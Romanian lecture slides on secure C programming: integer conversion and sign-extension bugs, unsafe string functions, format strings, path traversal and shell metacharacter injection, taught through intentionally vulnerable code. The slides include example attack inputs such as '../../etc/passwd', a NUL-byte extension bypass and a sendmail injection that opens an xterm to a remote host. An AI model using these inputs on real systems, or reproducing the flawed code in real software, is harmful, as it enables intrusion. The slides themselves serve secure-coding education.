 - ▶ complementul față de doi al lui 0x80000000 este tot 0x80000000
 - ▶ cod vulnerabil

```
int bank1[1000], bank2[1000];
void hashbank (int index, int value) {
    int *bank = bank1;
    if (index < 0) {
        bank = bank2;
        index = -index;
    }
    // scrie la bank2[-648]
    // pentru index = 0x80000000
    bank[index % 1000] = value;
}
```

Integer Promotions (II)

- operatorul unar `~` aplică *integer promotion* asupra operandului apoi complementul față de unu
- operatorul shift la nivel de bit
 - ▶ aplică *integer promotion* asupra celor două argumente
 - ▶ tipul rezultatului este același cu tipul arg din stânga schimbat

```
char a = 1;  
char c = 16;  
int bob;  
bob = a << c;
```

- ▶ *switch* aplică *integer promotion*

Conversii în operații aritmetice

- conversii în evaluarea unor expresii C în care argumentele sunt de tipuri diferite
- argumentele trebuie aduse la un tip de date compatibil

Conversii în operații aritmetice - regula 1

- au prioritate numerele în virgula mobilă
- dacă un argument este reprezentat în virgula mobilă \Rightarrow celălalt argument este adus în reprezentarea virgula mobilă
- dacă ambele argumente sunt reprezentate în virgulă mobilă dar unul dintre ele are o precizie mai mică \Rightarrow se aduce la tipul celui de precizie mai mare

Conversii în operații aritmetice - regula 2

- dacă nu sunt argumente reprezentate în virgulă mobilă \Rightarrow se aplică regula *integer promotion*
 - ▶ dacă e nevoie, toți operanții sunt convertiți la tipul intreg
 - ▶ exemplu (comparația OK, chiar dacă pare să fie overflow)

```
unsigned char term1 = 255;
unsigned char term2 = 255;
if ((term1 + term2) > 300)
do_something();
```

Conversii în operații aritmetice - regula 2 (II)

- (funcția *do_something()* se va apela)

```
unsigned short a = 1;  
if ((a - 5) < 0)  
    do_something();
```

- (funcția *do_something()* nu se va apela)

```
unsigned short a = 1;  
a = a - 5;  
if (a < 0)  
    do_something();
```

Conversii în operații aritmetice - regula 3

- același tip după *integer promotion*
 - ▶ dacă după conversie ambii operanzi sunt de același tip, nu se mai aplică alte conversii

Conversii în operații aritmetice - regula 4

- același semn, tipuri diferite
 - ▶ dacă după conversie ambii operanzi au același semn, dar dimensiune diferită
 - ▶ \Rightarrow se aplică o conversie prin lărgire
 - ▶ exemplu (OK)

```
int t1 = 5;  
long int t2 = 6;  
long long int res;  
res = t1 + t2;
```

Conversii în operații aritmetice - regula 5

- variabila fără semn reprezentată pe mai mulți biți decât variabila cu semn
 - ▶ variabila cu semn este convertita la dimensiunea celei fără semn
 - ▶ exemplu gresit (functia *do_something()* nu se va apela)

```
int t = -5;  
if (t < sizeof(int)) // i.e. "4294967291 < 4"  
    do_something();
```

Conversii în operații aritmetice - regula 6

- variabila în interpretare cu semn este reprezentată pe mai mulți biți decât variabila în interpretare fără semn, prin conversie se păstrează valoarea
 - ▶ *unsigned* convertit la tipul *signed*
 - ▶ exemplu corect

```
long long int a = 10;  
unsigned int b = 5;  
(a+b);
```

Conversii în operații aritmetice - regula 7

- variabila în interpretare cu semn este reprezentată pe mai mulți biți decât variabila în interpretare fără semn, prin conversie nu se poate păstra valoarea
 - ▶ când variabila *unsigned* de dimensiune mai mică nu poate fi reprezentată de tipul mai mare *signed*, ambele sunt convertite la tipul *unsigned* corespunzător tipului *signed*
 - ▶ exemplu (se presupune ca *int* și *long int* au aceeași dimensiune)

```
unsigned int a = 10;  
long int b = 20;  
(a+b); // rezultatul este de tipul "unsigned long"
```

Conversii în operații aritmetice - aplicare

- adunare
- scădere
- operatori de înmulțire
- operatori relaționali și de egalitate
- operatori la nivel de bit
- operatorul ?

Conversii cu / fără semn

- ex 1 - vulnerabil

```
int copy (char *dst, char *src, unsigned int len) {  
    while (len--)  
        *dst++ = *src++;  
}  
int f = -1;  
copy (d, s, f);
```

Conversii cu / fără semn

- ex 1 - vulnerabil

```
int copy (char *dst, char *src, unsigned int len) {  
    while (len--)  
        *dst++ = *src++;  
}  
int f = -1;  
copy (d, s, f);
```

vulnerabil deoarece:

- **nu se validează** valoarea variabilei *f*
- *signed f* este convertit la *unsigned int* – > buffer overflow

Concluzie

- nu lăsați numere negative (*signed int*) să se propage în funcții libc care folosesc *size_t*, *size_t* este de tipul *unsigned int*
- exemple de astfel de funcții: *read*, *sprintf*, *strncpy*, *memcpy*, *strncat*, *malloc*

Conversii cu / fără semn

- ex 2 - vulnerabil

```
int len , sockfd , n;  
char buf[1024];  
len = get_user_len(sockfd);  
if (len < 1024)  
    read (sockfd , buffer , len );
```

Conversii cu / fără semn

- ex 2 - vulnerabil

```
int len , sockfd , n;  
char buf[1024];  
len = get_user_len(sockfd);  
if (len < 1024)  
    read (sockfd , buffer , len); // len convertit la "unsigned"
```

vulnerabil deoarece:

- *len* este **validat greșit**
- când *len* are o valoare negativă – > *buffer overflow*

Concluzie

- **nu folosiți variabile în interpretare cu semn (signed) pentru dimensiune**
- dacă folosiți variabile cu semn, **verificați dacă valoarea e pozitivă**, pe lângă verificarea limitei intervalului

Extensia semnului

- În unele cazuri extensia semnului poate avea consecințe neprevăzute
 - ▶ când se face conversia de la un număr în interpretare cu semn pe o dimensiune mai mică la un număr în interpretare fără semn pe o dimensiune mai mare
- exemplu de cod vulnerabil (atât varianta inițială cât și varianta nouă)

```
char len;  
len = get_len();  
// sprintf(dst, len, "%s", src);  
// initial: probleme pentru len negativ  
sprintf(dst, (unsigned int)len, "%s", src);  
// solutie: probleme datorita extensiei de semn
```

Extensia semnului (II)

- nu uitați: *char* și *short* sunt tipuri de date în interpretare cu semn
- exemplu cod vulnerabil, [de ce?](#)

```
char *indx;
int count;
char nameStr[MAX_LEN];
...
memset(nameStr, 0, sizeof(nameStr));
...
indx = (char*) (pkt + tt_offset);
count = (char) *indx;
while (count) {
    (char*)indx++;
    strncat(nameStr, (char*)indx, count);
    indx += count;
    count = (char) *indx;
    strncat(nameStr, ".", sizeof(nameStr) - strlen(nameStr));
}
nameStr[strlen(nameStr)-1] = 0;
```

Extensia semnului (II)

- nu se verifică limita superioara pentru *count*

```
char *indx;
int count;
char nameStr[MAX_LEN]; // 256
...
memset(nameStr, 0, sizeof(nameStr));
...
indx = (char*) (pkt + tt_offset);
count = (char) *indx;
while (count) {
    (char*)indx++;
    strncat(nameStr, (char*)indx, count);
    indx += count;
    count = (char) *indx;
    strncat(nameStr, ".", sizeof(nameStr) - strlen(nameStr))
}
nameStr[strlen(nameStr)-1] = 0;
```

Extensia semnului (III)

- exemplu cod vulnerabil, de ce?

```
...
while (count) {
    if ((unsigned int)strlen(nameStr) + (unsigned int) count <
        (MAX_LEN -1)) {
        ...
        strncat(nameStr, (char*)idx, count);
        ...
    }
}
nameStr[strlen(nameStr)-1] = 0;
```

Extensia semnului (III)

- exemplu cod vulnerabil
- conversii inutile

```
...
while (count) {
    if ((unsigned int)strlen(nameStr) + (unsigned int) count <
        (MAX_LEN -1)) { // trece pentru 5 + (-1),
                      // datorita depasirii
        ...
        strncat(nameStr, (char*)indx, count);
        ...
    }
}
nameStr[strlen(nameStr)-1] = 0;
```

Extensia semnului (IV)

- exemplu cod vulnerabil datorită conversiei explicite (*char typecast*)

```
unsigned char *indx;
unsigned int count;
unsigned char nameStr[MAX_LEN];
...
indx = (char*) (pkt + tt_offset);
count = (char) *indx; // inca vulnerabil pentru numere negative
while (count) {
    if (strlen(nameStr) + count < (MAX_LEN -1)) { // nu trece
        // cand strlen() este 0
        indx++;
        strncat(nameStr, indx, count);
        indx += count;
        count = *indx;
        strncat (nameStr, ".", sizeof(nameStr) - strlen(nameStr));
    } else { die("error"); }
}
nameStr[strlen(nameStr)-1] = 0; // scrie la nameStr[-1]
```

Extensia semnului (V)

- extensia semnului

- ▶ cod C

```
// caz 1
unsigned int no;
char c=5;
no = c;
```

- ▶ cod asamblare

```
mov [ebp+var_5], 5
movsx eax, [ebp+var_5]
```

```
mov [ebp+var_4], eax
```

Extensia semnului (V) - caz 2

- extensia semnului

- ▶ cod C

```
// caz 2
unsigned int no;
unsigned char c=5;
no = c;
```

- ▶ cod asamblare

```
mov [ebp+var_5], 5
xor eax, eax
mov al, [ebp+var_5]
mov [ebp+var_4], eax
```

- **hint audit:** căutați instrucțiuni *movsx*

Trunchiere

- un tip de dimensiune mare convertit la un tip de dimensiune mai mică în urma unei signări
- exemplu

```
int g = 0x12345678;  
short int h;  
h = g; // h = 0x5678;
```

Trunchiere II

- exemplu, `size_t` trunchiat la `short int`

```
unsigned short int f;
char mybuf[1024];
char *userstr = getuserstr();
f = strlen(userstr); // f = 464 pentru strlen 66,000
if (f < sizeof(mybuf) - 5) // trece pentru strlen 66,000
    die ("string_too_long");
strcpy(mybuf, userstr);
```

- depășirile duc la un comportament neprevăzut al aplicației
- adesea duc la vulnerabilități de tipul *buffer overflow*
- limbajele C/C++ cele mai afectate

Recomandări

- verificați toate datele controlate de utilizator înainte de folosirea lor
- verificați aritmetică ce implică date de la utilizator
- nu folosiți *signed integer* ca și parametrii *unsigned*
- scrieți cod clar, nu folosiți "trucuri"
- comentați codul cu eventualele conversii ce se fac implicit în cazul unor operații
- activați opțiunile compilatorului ce vă ajută la identificarea acestor vulnerabilități
 - ▶ Visual Studio: -W4
 - ▶ gcc: -Wall, -Wsign-compare, -ftrapv

Recomandări pentru code audit

- monitorizați toate datele de intrare
- verificați codul ce scrie în zone de memorie
- uitațivă după conversii explicite
- verificați aritmetică ce implică date de la utilizator
- folosiți unelte de analiză

Bibliografie

- "The art of Software Security Assessments", chapter 6, "C Language Issues", pp. 203-296
- "The 24 Deadly Sins of Software Security", Sin 7. Integer Overflows, pp. 119 – 142

Securitate Software

IV. Vulnerabilități în utilizarea și manipularea sirurilor de caractere

Obiective

- aspecte de securitate legat de cod ce manipulează siruri de caractere
- prezentarea unor vulnerabilitati ce rezulta din manipulearea metacaracterelor
 - ▶ C format string
 - ▶ shell metacharacter injection

Continut

1 Manipularea sirurilor in C

- Unbounded String Functions
- Bounded String Functions
- Probleme comune

2 Metacaractere

- Delimitatori
- NUL character injection
- Trunchiere

3 Formate comune pentru metacaractere

- Metacaractere pentru cai
- C Format Strings
- Functia Perl open()

4 Filtrarea metacaracterelor

- Evitarea metacaracterelor

Şiruri în C

- nu există un tip de date dedicat şirurilor de caractere
- vectori de caractere terminați cu NUL
- necesită procesarea manuală
 - ▶ alocare statică (dimensiunea maximă)
 - ▶ alocare dinamică (administrare greoie)
- C++ oferă suport pentru şiruri
 - ▶ conversia între şiruri C++ și şiruri C necesită uneori folosirea de API C

Funcții C pentru siruri care nu verifică limita sirurilor - descriere și probleme

- manipularea sirurilor
- nu se ia în considerare dimensiunea buffer-ului destinație
- poate duce la *buffer overflow*
- code audit
 - ▶ analizați toate căile de execuție pentru funcții nesigure
 - ▶ determinați dacă astfel de funcții pot fi apelate în cazul în care dimensiunea sursei este mai mare decât destinația

Functii "scanf"

- folosită pentru citire (fișier, string)
- fiecare element specificat în *format string* e stocat într-un argument
- când se folosește "%s", vectorul care stochează sirul citit trebuie să fie destul de mare pentru a putea memora tot sirul
- aparțin API *libc* (UNIX și Windows)
- funcții similare: `_tscanf`, `wscanf`, `sscanf`, `fscanf`, `fwscanf`,
`_snscanf`, `_snwscanf`

Functii "scanf" (II)

- exemplu cod vulnerabil

```
int read_ident(int sockfd){  
    char buffer[1024];  
    int sport, cport;  
    char user[32], rtype[32], addinfo[32];  
  
    if (read(sockfd, buffer, sizeof(buffer)) <= 0) {  
        perror ("cannot_read");  
        return -1;  
    }  
  
    buffer[sizeof(buffer) - 1] = '\0';  
  
    sscanf(buffer, "%d:%d:%s:%s:%s", &sport, &cport,  
            rtype, user, addinfo);  
}
```

Funcții "sprintf"

- atunci când buffer-ul destinație are dimensiunea mai mică decât datele de intrare poate apărea o vulnerabilitate *buffer overflow*
- vulnerabilitățile se datorează în principal șirurilor de intrare de dimensiune mare, șiruri care folosesc specifikatorul "%s"
- aparțin API *libc* (UNIX și Windows)
- funcții similare: `_stprintf`, `_sprintf`, `_vsprintf`, `vsprintf`, `swprintf`, `vswprintf`, `_vswprintfA`, `_wsprintfW`

Funcții "sprintf" (II)

- exemplu cod vulnerabil
- exemplu luat din modulul *Apache JRUN*

```
static void WriteToLog(jrun_request *r, const char *
    szFormat, ...) {
    va_list list;
    char szBuf[2048];

    strcpy(szBuf, r->StringRep);
    va_start();
    vsprintf(strchr(szBuf, '\0'), szFormat, list); //!!!
    va_end();
}
```

Funcții "strcpy"

- "faimoasă" datorită numeroaselor vulnerabilități bazate pe această familie de funcții
- copiază în destinație conținutul sursei până la caracterul NUL
- dacă buffer-ul destinație este mai mic decât sursa apare o vulnerabilitate *buffer overflow*
- aparțin API libc (UNIX și Windows)
- funcții similare: [_tcscpy](#), [lstrcpyA](#), [wcscpy](#), [_mbscopy](#)

Funcții "strcpy" (II)

- exemplu cod vulnerabil

```
char buffer[1024], username[32];
n = read(sockfd, buffer, sizeof(buffer) - 1));
buffer[n] = 0;
strcpy(username, buffer); //!!!
```

Funcții "strcat"

- similar cu *strcpy*
- aparțin API libc (UNIX și Windows)
- funcții similare: `_tcscat`, `wcscat`, `_mbscat`

Functii "strcat" (II)

- exemplu cod vulnerabil

```
int process_email(char *email) {
    char username[32], domain[128], *delim;
    int c;
    ...
    strcpy(domain, delim);
    if (!strchr(delim, '.'))
        strcat(domain, default_domain); //!!!
}
```

Funcții C pentru siruri care verifică limita sirurilor - descriere și probleme

- conceput pentru a oferi programatorilor o alternativă mai sigură la funcțiile care nu verifică limita sirurilor
- argument ce specifică lungimea maximă
- vulnerabilitățile apar datorită utilizării eronate a argumentului lungime
 - ▶ neatenție
 - ▶ input greșit
 - ▶ eroare la calculul lungimii
 - ▶ erori aritmetice
 - ▶ conversie între tipuri de date

Functii "snprintf"

- înlocuitor pentru *sprintf*
- aparțin API libc (UNIX și Windows)
- funcții similare: `_sntprintf`, `_snprintf`, `_vsnprintf`, `vsnprintf`,
`_snwprintf`
- versiuni mai sigure (Windows): `_snprintf_s`, `_snwprintf_s`
- funcționalitate diferită sub Windows și Linux când se atinge limita
 - ▶ Windows: se întoarce -1 iar sirul nu se termină cu NUL
 - ▶ UNIX: sirul se termină cu NUL și întoarce numărul de octeți ce ar fi fost scriși dacă ar fi fost destul loc
 - ▶ **Observație** (MSDN): începând cu UCRT în Visual Studio 2015 și Windows 10 funcțiile `snprintf` și `_snprintf` nu mai sunt identice
 - ★ `snprintf` respectă standardul C99

Functii "snprintf" (II)

- exemplu cod vulnerabil (aplicație Windows ce tratează siruri în mod UNIX)

```
int log(int fd, char *fmt, ...) {
    char buf[4096];
    va_list ap;

    va_start(ap, fmt);
    n = vsnprintf(buf, sizeof(buf), fmt, ap); //!!!
    if (n > sizeof(buf) - 2) //!!!
        buf[sizeof(buf) - 2] = 0; //!!!
    strcat(buf, "\n"); //!!!
    va_end(ap);
    write_log(fd, buf, strlen(buf));
}
```

Functii "strncpy"

- alternativa "sigură" la *strcpy*
- primește numărul maxim de octeți ce trebuie copiați în destinație
- aparțin API libc (UNIX și Windows)
- funcții similare: [_tcsncpy](#), [_csncpy](#), [wcscpyn](#), [_mbsncpy](#)
- versiuni mai sigure (Windows): [strncpy_s](#), [wcsncpy_s](#)
- nu garantează terminarea șirului destinație cu NUL în cazul în care lungimea șirului sursă este mai mare decât valoarea permisă
- folosirea unui șir care nu se termina cu NUL poate fi o vulnerabilitate

Functii "strncpy" (II)

- exemplu cod vulnerabil

```
int is_username_valid(char *username) {
    delim = strchr(user_name, ':');
    if (delim)
        *delim = '\0';
    ...
}

int authenticate(char *user_input) {
    char user[1024];
    strncpy(user, user_input, sizeof(user)); //!!!
    if (!is_username_valid(user))
        goto fail;
}
```

Functii "strncat"

- alternativa sigură la *strcat*
- aparțin API libc (UNIX și Windows)
- funcții similare: `_tcsncat`, `wcsncat`, `_mbsncat`
- aspecte neîntelese: parametrul *size* indică cât va fi copiat în buffer **nu** dimensiunea totală
- exemplu cod vulnerabil (se specifică dimensiunea totală pentru *buf*)

```
int copy_data (char *username) {
    strcpy(buf, "username_is:_");
    strncat(buf, username, sizeof(buf)); //!!!
    log("%s\n", buf);

    return 0;
}
```

Functii "strncat" (II)

- parametrul *size* nu ține cont de caracterul NUL de la sfârșitul sirului, care este adăugat
- exemplu cod vulnerabil (off-by-one error)

```
int copy_data (char *username) {
    strcpy(buf, "username_is:_");
    strncat(buf, username, sizeof(buf)-strlen(buf));
    log("%s\n", buf);

    return 0;
}
```

- când parametrul *size* este dedus dintr-o formula trebuie avut în vedere erori de tipul *integer overflow / underflow*

`sizeof(buf) - strlen(buf) - 1`

Funcții "strlcpy"

- reprezintă o extensie BSD la API *libc*, remediuind deficiențele *strncpy*
 - ▶ garantează terminarea șirului destinație cu NUL
- nu este aşa des folosită datorită problemelor de portabilitate
- aparține API *libc* (BSD)
- code audit: dimensiunea întoarsă este lungimea șirului sursă, care poate fi mai mare decât dimensiunea șirului destinație

Funcții "strlcpy" (II)

- exemplu cod vulnerabil

```
int qualify_username ( char *username ) {
    char buf[1024];
    size_t len;

    len = strlcpy( buf, username, sizeof(buf) );
    strncat( buf, "@127.0.0.1", sizeof(buf) - len );
}
```

Functii "strlcat"

- reprezintă o extensie BSD la API *libc*, remediuind deficiențele *strncat*
 - ▶ garantează terminarea șirului destinație cu NUL
 - ▶ parametrul *size* este dimensiunea totală a șirului destinație, nu spațiul rămas (*strncat*)
- întoarce numărul total de octeți necesari pentru a crea șirul destinație (dimensiunea șir *destinație* + dimensiunea șir *sursă*)

Unbounded copies

- exemplu cod vulnerabil

```
if (recipient == NULL) &&
    Ustrcmp(errmess, "empty_address") != 0) {
    uchar hname[64];
    uchar *t = h->text;
    uchar *tt = hname;
    uchar *verb = US"is";
    int len;

    while (*t != ':')
        *tt++ = *t++;
    *tt = 0;
}
```

Character expansion

- apare atunci când programele codifică caractere speciale, sirul rezultat este mai lung decât cel inițial
- des întâlnit la metacaractere și la formatarea datelor pentru a le face intelibile (human readable)
- exemplu: pentru fiecare caracter special din src sunt scrisi doi octeti în destinație

```
int write_log (int fd, char *data, size_t len) {
    char buf[1024], *src, *dst;
    if (strlen(data) >= sizeof(buf))
        return -1;
    for (src = data, dst = buf; *src; src++) {
        if (!isprint(*src)) {
            sprintf(dst, "%02x", *src);
            dst += strlen(dst);
        } else
            *dst++ = *src;
    }
}
```

Pointeri ce cresc greșit

- În cazul în care pointerii cresc peste limita sirului pe care operează:
 - ▶ sirul nu se termină cu NUL (rezultatul *strncpy*)
 - ▶ sirul era formatat corect (se termină cu NUL) dar se sare peste caracterul NUL
- ex 1: vulnerabil deoarece nu ține cont de faptul ca *buf* poate să nu se termine cu NUL

```
int process_email(char *email) {
    char buf[1024], *domain;
    strncpy(buf, email, sizeof(buf));
    if ((domain = strchr(buf, '@')) == NULL)
        return -1;
    *domain++ = '\0';
    ...
}
```

Pointeri ce cresc greșit (II)

- ex 2: vulnerabil deoarece nu ține cont de faptul ca *read* nu termină *buf* cu NUL

```
char username[256], netbuf[256], *ptr;

read(sockfd, netbuf, sizeof(netbuf));
ptr = strchr(netbuf, ':');
if (ptr)
    *ptr++ = '\0';
strcpy(username, netbuf);
```

- ex 3: vulnerabil deoarece nu verifică dacă sirul se termină cu NUL

```
for (ptr = src; *ptr != '@'; ptr++);
```

- ex 4: variație pe exemplul 3

```
for (ptr = src; *ptr && *ptr != '@'; ptr++);
ptr++;
```

Pointeri ce cresc greșit (III)

- când programul face presupuneri asupra conținutului sirului prelucrat, atacatorul poate manipula programul
- ex 5: vulnerabil deoarece programul nu verifică dacă datele respectă formatul prelucrat

```
for (i = j = 0; str[i]; i++, j++)
    if (str[i] == '%') {
        str[j] = decode(str[i+1], str[i+2]);
        i += 2;
    } else
        str[j] = str[i];
```

Greșeli simple

- cu cât textul prelucrat este mai complex cu atât este mai probabil ca programatorul să facă greșeli
- o greșală comună este folosirea incorectă a variabilelor pointer, dereferențiere greșită sau deloc
- exemplu cod vulnerabil

```
while (quoted && *cp != '\0')
    if (is_qtext((int) *cp) > 0)
        cp++;
    else if (is_quoted_pair(cp) > 0)
        cp += 2;
    ...
int is_quoted_pair (char *s) {
    int res = -1;
    int c;
    if (((s+1) != NULL) && (*s == '\\')) {
        c = (int) *(s+1);
        if (ap_isascii(c))
            res = 1;
    }
    return res;
}
```

Metacaractere - descriere

- metadate = informație care descrie sau argumentează datele principale
 - ▶ ex. formatul de afișare
- reprezentare în interiorul textului (*in-band reprezentation*)
 - ▶ metadatele incorporate în date
 - ▶ realizat prin caractere speciale (**metacaractere**)
 - ▶ exemple: șir terminat cu **NUL** în C, '/' în calea unui fișier, '.' în numele unei mașini (adr. IP), '@' dintr-o adresa e-mail, etc.
 - ▶ **avantaje**: scriere compactă, text mai lizibil
 - ▶ **dezavantaje**: probleme de securitate prin suprapunere (date și metadate puse în același context)
- reprezentare separată (*out-of-band reprezentation*)
 - ▶ metadatele sunt separate de date
 - ▶ exemple: tipuri de șiruri în C++, Java, etc.
- **problemele de securitate** apar când datele de intrare conțin metacaractere care nu au fost corect filtrate

Delimitatori

- vulnerabilități apar dacă
 - ▶ atacatorul poate introduce (în plus) caractere ce au rolul de delimitator
 - ▶ datele de intrare nu sunt filtrate
- \Rightarrow *injected delimiter attacks*
- exemplu cod vulnerabil (datele nu sunt filtrate)
 - ▶ fie un format predefinit "username:password", caracterele ':' și '\n' sunt folosite pe post de delimitatori
 - ▶ dacă un utilizator *bob* ar putea furniza o parola sub forma "*pass\natacator:pass_atacator\n*"
 - ▶ fișierul care memorează utilizatorii și parolele ar arăta
bob:pass
atacator:pass_atacator
- code audit: cautați şabloanele prin care aplicaţia preia date de intrare (ca sir formatat) fără a le filtra
- *second order injection*: stochează datele de intrare și le interpretează mai târziu

Exemplu cod vulnerabil

```
use CGI;
.....
$new_password = $query->param('password');
open(IFH, "</opt/passwords.txt") || die("$!");
open(OFH, ">/opt/passwords.txt.tmp") || die("$!");
while(<IFH>){
    ($user, $pass) = split /:/;
    if($user ne $session_username)
        print OFH "$user:$pass\n";
    else
        print OFH "$user:$new_password\n"; //!!!
}
close(IFH);
close(OFH);
```

Code Review

- ① identificați codul care tratează siruri ce conțin metacaractere
- ② identificați caracterele cu rol de delimitator
- ③ identificați și verificați dacă se face filtrare pe datele de intrare
- ④ ⇒ orice caracter cu rol special nefiltrat poate duce la vulnerabilități

NUL character injection

- apare datorită diferențelor dintre C și alte limbaje de nivel înalt în tratarea sirurilor
- caracterul NUL poate să nu aibă semnificație specială în alte limbaje de nivel înalt, dar aceste limbaje pot folosi API C, pasând acestor API caracterul NUL
- vulnerabilitatea *NUL byte injection* este o problemă care nu depinde de tehnologia folosită, în final interacțiunea este cu sistemul de operare
- o vulnerabilitate apare atunci când un atacator poate include un caracter NUL într-un sir de caractere, sir care va fi tratat mai târziu în modul C
- inserând un caracter NUL atacatorul poate trunchia siruri tratate în modul C

Exemplu cod vulnerabil la "NUL character" injection

- ex 1: variabila *username* nu este filtrată după caracterul NULL (ex. "cmd.pl%00")

```
open(FH, ">$username.txt") || die ("$!");
\\ se poate schimba extensia
print FH $data;
close(FH);
```

- ex 2: nu se verifică dacă s-a citit caracterul NUL

```
if (read(fd, buf, len) < 0)
    return -1;
buf[len] = '\0';
for (p = &buf[strlen(buf)-1]; isspace(*p); p--)
    // daca primul octet este 0, se scrie inaintea lui buf
    *p = '\0';
```

Exemplu cod vulnerabil la "NUL character" injection (II)

- funcția *gets* nu se oprește la caracterul NUL

```
if (fgets(buf, sizeof(buf), fp) != NULL)
    buf[strlen(buf)-1] = '\0';
// poate scrie inaintea lui buf
```

Trunchiere

- reprezintă cazurile în care un sir care depășește în lungime dimensiunea unui buffer este trunchiat
- poate avea efecte vulnerabile
- ex 1: trunchierea unei extensii

```
char buf[64];
int fd;

snprintf(buf, sizeof(buf), "/data/profiles/%s.txt", username);
fd = open(buf, O_WRONLY);
// poate deschide un fisier fara extensia txt
```

- căile către un fișiere sunt cele mai expuse la vulnerabilități de trunchiere

Trunchiere (II)

- ex 2: vulnerabil datorită limitărilor impuse variabilei *username*
 - ▶ lungimea cerută poate fi atinsă prin repetarea caracterului "/" ("////") sau prin repetarea caracterelor care indică directorul curent ("./././.")

```
char buf[64];
int fd;

snprintf(buf, sizeof(buf), "/data/%s_profile.txt", username);
fd = open(buf, O_WRONLY);
```

Code audit pentru trunchiere

- verificați funcțiile ce ar putea trunchia sirul rezultat
- înțelegeți comportamentul
 - ▶ buffer-ul destinație este umplut?
 - ▶ buffer-ul destinație se termină cu NULL?
 - ▶ buffer-ul destinație este schimbat în cazul unei trunchieri / overflow
 - ▶ care este semnificația valorii de return?
- exemplu *GetFullPathName* (Windows)
 - ▶ întoarce lungimea rezultatului (calea către fișier) dacă e mai mică decât sirul destinație
 - ▶ întoarce numărul de octeți necesari dacă lungimea rezultatului depășește sirul destinație (*overflow*)
 - ▶ întoarce 0 în caz de eroare

Formatul metacaracterelor pentru căi - context

- specific resurselor organizate ierarhic
 - ▶ căi pentru fișiere
 - ▶ căi pentru regiștrii
- calea este formată din componente aflate în ierarhie, componentele sunt separate prin delimitatori (metacaractere)
- dacă formarea căii se face pe baza datelor introduse de utilizator (date nefiltrate)
 - ▶ un atacator poate avea acces la elemente din ierarhie la care nu ar avea permisiuni
 - ▶ exemplu: *path truncation*

File canonicalization

- fiecare fișier are o cale unică
- reprezentarea acestei căi nu este unică

```
c:\Windows\system32\calc.exe  
\\?\Windows\system32\calc.exe  
c:\Windows\system32\drivers\..\calc.exe  
calc.exe  
.calc.exe  
..\calc.exe
```

- *file canonicalization* = transformarea unei căi în forma sa cea mai simplă
- specific fiecarui sistem de operare (Windows diferit de UNIX)
- cel mai exploarat vector de atac pentru *file canonicalization*: aplicația nu verifică dacă se accesază alte fișiere decât cel dorit (*directory transversal*)
 - ▶ bazat pe notația ".."
 - ▶ atacatorii accesază fișiere în afara directorului unde au permisiuni

File canonicalization (II)

- exemplu cod vulnerabil: nu se verifică variabila *username* (un atacator poate furniza ca și date de intrare "..../..../etc/passwd")

```
use CGI;  
...  
$username = $query->param('user');  
open(FH, "</users/profiles/$username") || die("$!");  
print "<B>User Details For: $username</B><BR><BR>";  
  
while (<FH>) {  
    print;  
    print "<BR>";  
}  
close(FH);
```

Windows registry

- funcții Windows pentru manipularea înregistrărilor:
 - ▶ *RegOpenKey()*, *RegOpenKeyEx()*,
 - ▶ *RegQueryValue()*, *RegQueryValueEx()*,
 - ▶ *RegCreateKey()*, *RegCreateKeyEx()*,
 - ▶ *RegDeleteKey()*, *RegDeleteKeyEx()*, *RegDeleteValue()*
- vulnerabil la trunchierea căii catre înregistrări
- exemplu cod vulnerabil la trunchiere

```
char buf[MAX_PATH];
snprintf(buf, sizeof(buf), "\\SOFTWARE\\MyProduct\\%s\\subkey2"
         , version);
rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, buf, 0, KEY_READ, &hKey);
```

- secvențele "////////" sunt reduse la "/"
- cheile sunt deschise în două etape
 - ▶ cheia / înregistrarea este deschisă
 - ▶ o anumită valoare este manipulată cu ajutorul altor funcții

Windows registry (II)

- vulnerabil în următoarele situații:
 - ▶ atacatorul poate manipula direct valoarea cheii / înregistrării
 - ▶ atacatorul vrea să manipuleze chei, nu valorile stocate în chei
 - ▶ aplicația folosește un API de nivel înalt ce separă cheia de valorile stocate
 - ▶ numele valorii corespunde cu valoarea ce vrea să fie manipulată în altă cheie

C Format strings

- erori în utilizarea funcțiilor din familia *printf*, *err* și *syslog*
- datele rezultat sunt formatare conform unui parametru (*format string*), ce conține specifatori de format
- **problema:** date de intrare nesigure sunt folosite ca și sir de formatare
- dacă un atacator poate furniza anumiți specifatori de format
 - ▶ argumentele furnizate nu există
 - ▶ – > valorile cerute se vor lua de pe stivă
 - ▶ – > **information leakage attack**
- specifiatorul special "%n"
 - ▶ așteaptă ca și argument un pointer de tip *int*, acesta primește ca și valoare numărul de caractere afișate până acum
 - ▶ – > un atacator poate scrie valori arbitrară într-o locație de memorie arbitrară
 - ▶ – > **memory corruption attack**

C Format strings (II)

- code audit
 - ▶ căutați toate funcțiile ce formatează siruri și verificați să nu aveți siruri formatare de utilizator

C Format strings - vulnerabilități

- ex 1

```
int main(int argc, char **argv) {
    if (argc > 1)
        printf(argv[1]);
    return 0;
}
```

- ex 2: *syslog* formatează suplimentar datele

```
int log_err(char *fmt, ...)
{
    char buf[BUFSIZE];
    va_list ap;
    va_start(ap, fmt);
    vsnprintf(buf, sizeof(buf), fmt, ap);
    va_end(ap);
    syslog(LOG_NOTICE, buf);
}
```

Sfaturi

- argumente pentru gcc
 - ▶ *-Wall*
 - ▶ *-Wformat, -Wno-format-extra-args*
 - ▶ *-Wformat-nonliteral*

Metacaractere shell

- context
 - ▶ aplicații care apelează alte aplicații externe pentru a realiza anumite cerințe
- în general programele sunt rulate în două moduri
 - ▶ direct, folosind o funcție `execve()` sau `CreateProcess()`
 - ▶ indirect, prin linia de comandă (shell) cu funcții precum `system()` sau `popen()`
- dacă un utilizator are acces la linia de comandă dintr-un program ⇒
shell metacharacter injection attack

Metacaractere shell - exemple cod vulnerabil

- *user_email* poate conține metacaractere *shell* ce vor fi interpretate de shell

```
int send_mail(char *user_email) {
    char buf[1024];
    int fd;
    char *prgname = "/usr/bin/sendmail";
    snprintf(buf, sizeof(buf), "%s -s \"hi\" %s", prgname
             , user_email);
    if ((fd = popen(buf, "w")) == NULL)
        return -1;
    ... write mail ...
}
```

- date de intrare vulnerabile și comanda shell rezultată

```
/bin/sh -c "/usr/bin/sendmail -s \"hi\" user@example.com;
xterm -display 1.2.3.4:0"
```

Code audit

- determinați dacă pot fi executate comenzi arbitrare via *shell metacharacter injection*
- filtrați caracterele cu interpretare specială: ';', '|', '&', '<', '>', "", '!', '*', '-', '/', '^', etc.
- comportamentul aplicației poate fi controlat prin variabilele system
- verificați cum interpretează datele aplicația care rulează – > *second level shell metacharacter injection attack*
